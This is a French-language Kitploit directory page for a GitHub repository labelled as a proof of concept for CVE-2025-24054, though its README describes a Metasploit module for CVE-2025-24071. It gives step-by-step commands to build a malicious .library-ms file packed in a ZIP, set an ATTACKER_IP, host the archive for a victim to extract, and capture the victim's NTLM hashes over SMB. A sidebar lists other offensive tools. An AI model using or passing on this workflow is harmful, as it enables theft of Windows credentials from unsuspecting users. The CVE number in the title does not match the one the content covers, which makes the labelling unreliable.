Skip to content
KitploitKITPLOIT
OutilsBlog
Log in
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
cve-2025-24054 — POC pour CVE-2025-24054 | Kitploit
Outils/GitHubGitHub/fomovet/cve-2025-24054
Frameworks de Tests d'IntrusionFrameworks d'ExploitationGénération de PayloadsAnalyse des VulnérabilitésExploitationCommandement et Contrôle
GitHubfomovet/cve-2025-24054

cve-2025-24054

POC pour CVE-2025-24054

Voir le dépôt
34il y a 5 moisPas encore vérifié
Partager

CVE-2025-24071 : Fuite de hachage NTLM via un fichier .library-ms (Module Metasploit)

Ce dépôt contient un module Metasploit pour exploiter CVE-2025-24071, une vulnérabilité dans l'Explorateur Windows qui divulgue les hachages NTLM lorsqu'un fichier .library-ms malveillant est extrait d'une archive ZIP.

Développé par : FOLKS-IWD


Vue d'ensemble

La vulnérabilité se produit lorsqu'un utilisateur extrait une archive ZIP contenant un fichier .library-ms spécialement conçu. L'Explorateur Windows lance automatiquement une demande d'authentification SMB vers un serveur distant spécifié dans le fichier, divulguant le hachage NTLM de l'utilisateur sans aucune interaction de sa part.


Ce module Metasploit :

  1. Génère un fichier .library-ms malveillant.
  2. L'empaquette dans une archive ZIP.
  3. S'intègre avec la fonctionnalité de capture SMB de Metasploit pour collecter les hachages NTLM. image

Installation

  1. Clonez le dépôt :
    git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
    cd CVE-2025-24071-msfvenom
    
  2. Copiez le module dans votre répertoire de modules Metasploit :
    cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
    

Utilisation

  1. Chargez le module :
    use auxiliary/server/ntlm_hash_leak
    
  2. Définissez les options requises :
    set ATTACKER_IP 192.168.1.162  # Remplacez par votre adresse IP
    set FILENAME exploit.zip       # Nom du fichier ZIP malveillant
    set LIBRARY_NAME malicious.library-ms  # Nom du fichier .library-ms
    set SHARE_NAME shared          # Nom du partage SMB
    
  3. Lancez le module :
  run
  1. Le module générera un fichier ZIP malveillant (exploit.zip). Hébergez ce fichier pour que la victime le télécharge et l'extrait.
  2. Utilisez le module de capture SMB de Metasploit pour collecter les hachages NTLM :
    use auxiliary/server/capture/smb
    set SRVHOST 192.168.1.162  # Identique à ATTACKER_IP
    run

    
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →